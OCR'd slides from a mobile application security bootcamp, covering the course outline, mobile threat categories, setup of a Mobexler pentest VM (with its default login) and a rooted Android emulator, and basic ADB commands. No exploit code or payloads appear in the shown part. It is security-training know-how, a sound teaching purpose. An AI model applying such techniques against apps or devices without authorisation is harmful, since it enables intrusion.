Bootcamp D :
Exploiting real-world issues on Android/iOS applications


07/09/2022

By : Abdessamad TEMMAR

Introduction

About this Bootcamp

The Bad Guy



The Good Guy

The Automation Guy

Introduction

About this Bootcamp

- Learn more about mobile application security
- Understand tools and techniques to exploit mobile applications
- Get skills to perform reverse engineering, static and dynamic tests, binary analysis and other conventional attack vectors
- Comprises both demos + hands-on exercises
- Hands-on with Allsafe and other custom applications
- Finally, learn how to build automated security testing (GithubActions) to detect/prevent security issues before going to production !

Introduction

Who Am I ?

- Abdessamad TEMMAR
- Application Security Engineer / Ex - full time Pentester
- OWASP Contributor : MSTG/MASVS/OPA
- Speaker/Trainer : Sec4dev On-line 2021, DevOpsDays Berlin 2019, BSides Las Vegas 2019, DevSeCon Boston 2018, OWASP AppSec Africa 2016/2018

TWITTER : @abdel_tmr
LINKEDIN : /in/abdessamad-temmar/

About this Bootcamp

All-in-one


Training materials

Introduction

Before and after the bootcamp …

Mobile Security Introduction

Mobile Security Threat Landscape



Mobile Security Introduction

Mobile Security Threat Landscape

- Sensitive information stored in the APK client Binary
- Vulnerabilities between APP <-> Server
- Vulnerabilities between APP <-> 3rd Party Servers
- Vulnerabilities related to data stored by the Operating System
- Vulnerabilities related to data stored in application sandbox
- Static Vulnerabilities in the APP
- Vulnerabilities in the APP during runtime
- Vulnerabilities between APP <-> APP
- Vulnerabilities in the Web Server
- Vulnerabilities in the Remote Datastores

Summary

I. **Pentest VM/tools**

II. **Hacking mobile apps**

III. **Automated security testing**

Pentest Lab setup

Mobexler

- Introduce common tools to assess mobile apps
  - apktool
  - Jadx
  - Objection
  - Frida
  - Ghidra
- Present different techniques to analyze an Android app
- Perform practical exercices


Pentest Lab setup

Mobexler

- For this workshop, we are going to use Mobexler Virtual Machine
- Download link: https://mobexler.com/download.htm
- Credentials: mobexler/12345
- Mobexler is a Mobile Application Penetration Testing Platform Similar to a Kali Linux
- Focused on mobiles apps: Android and iOS
- Local Setup Guide : https://www.randorisec.fr/setting-up-mobexler-vmware-androidstudio/
- Web-based Lab : http://YOUR_IP:8080/guacamole

Pentest Lab setup

Emulator



Pentest Lab setup

Emulator

Free versions :

- **Android Virtual Device (AVD)**: Official android emulator
- **Android x86**: An x86 port of the Android code base

Commercial versions

- **Genymotion**: Mature emulator with many features, both as local and cloud-based solution (free version available for non-commercial use)
- **Corellium**: Offers custom device virtualization through a cloud-based or on-prem solution

Pentest Lab setup

Emulator

Default IDE : https://developer.android.com/studio/

- Create Android apps
- Debug apps
- Logcat
- Create/Manage emulators

Pentest Lab setup

Android Studio - Configuration


You can use a preconfigured emulator : Application > Android Zone > Android CLI

And run the following command from the terminal :

```
> start-emulator
```

Pentest Lab setup

Android Studio - Configuration





Pentest Lab setup

Android Studio - Configuration

Let's create an Android Virtual Device (AVD) by launching Android Studio :

```
> /usr/local/android-studio/bin/studio.sh
```






Pentest Lab setup

AndroidStudio – Virtual Device

Create a Virtual Device > Select Nexus 5X

1




2

Pentest Lab setup

Android Studio - System Image


- Select an x86 system image
  - Release Name: **Nougat**
  - API Level: **25**
  - ABI: **x86_64**
- Target: **Android 7.1.1 (Google APIs)**
- Download the system image and then click Next
- Select **Google APIs images** to have root privileges



Pentest Lab setup

Android Studio - Configuration


- Set-up the AVD Name : Nougat
- Modify the Graphics performance : Software - GLES 2.0
- Modify the Advanced Settings : Enable keyboard input



Pentest Lab setup

Android Studio - Configuration

Your emulator is ready! You can launch it using the play button :



Pentest tools

Let’s get started !

- ADB
- APKTool
- JADX
- GHIDRA
- FRIDA
- OBJECTION
- BURP SUITE

Pentest tools

Android Debug Bridge (ADB)

Command line tool to interact with an Android device :

```
Mobexler@Mobexler ~ adb
Android Debug Bridge version 1.0.41
Version 30.0.1-6435776
Installed as /usr/bin/adb

global options:
 -a         listen on all network interfaces, not just localhost
 -d         use USB device (error if multiple devices connected)
 -e         use TCP/IP device (error if multiple TCP/IP devices available)
 -s SERIAL  use device with given serial (overrides $ANDROID_SERIAL)
 -t ID      use device with given transport id
 -H         name of adb server host [default=localhost]
 -P         port of adb server [default=5037]
 -L SOCKET  listen on given socket for adb server [default=tcp:localhost:5037]

general commands:
 devices [-l]             list connected devices (-l for long output)
 help                     show this help message
 version                  show version num
```


Pentest tools

Android Debug Bridge (ADB)

- Get a shell : `adb shell`
- Run a command : `adb shell [cmd]`
- Restart adb with root privileges : `adb root`
- List Android devices connected : `adb devices`
- Copy a local file to the device : `adb push [local] [device]`
- Copy a file from the device : `adb pull [remote] [local]`

Pentest tools

Android Debug Bridge (ADB)

- List apps installed on your device (-f option displays the APK path)

```
adb shell pm list packages -f
adb shell cmd package list packages -f
```

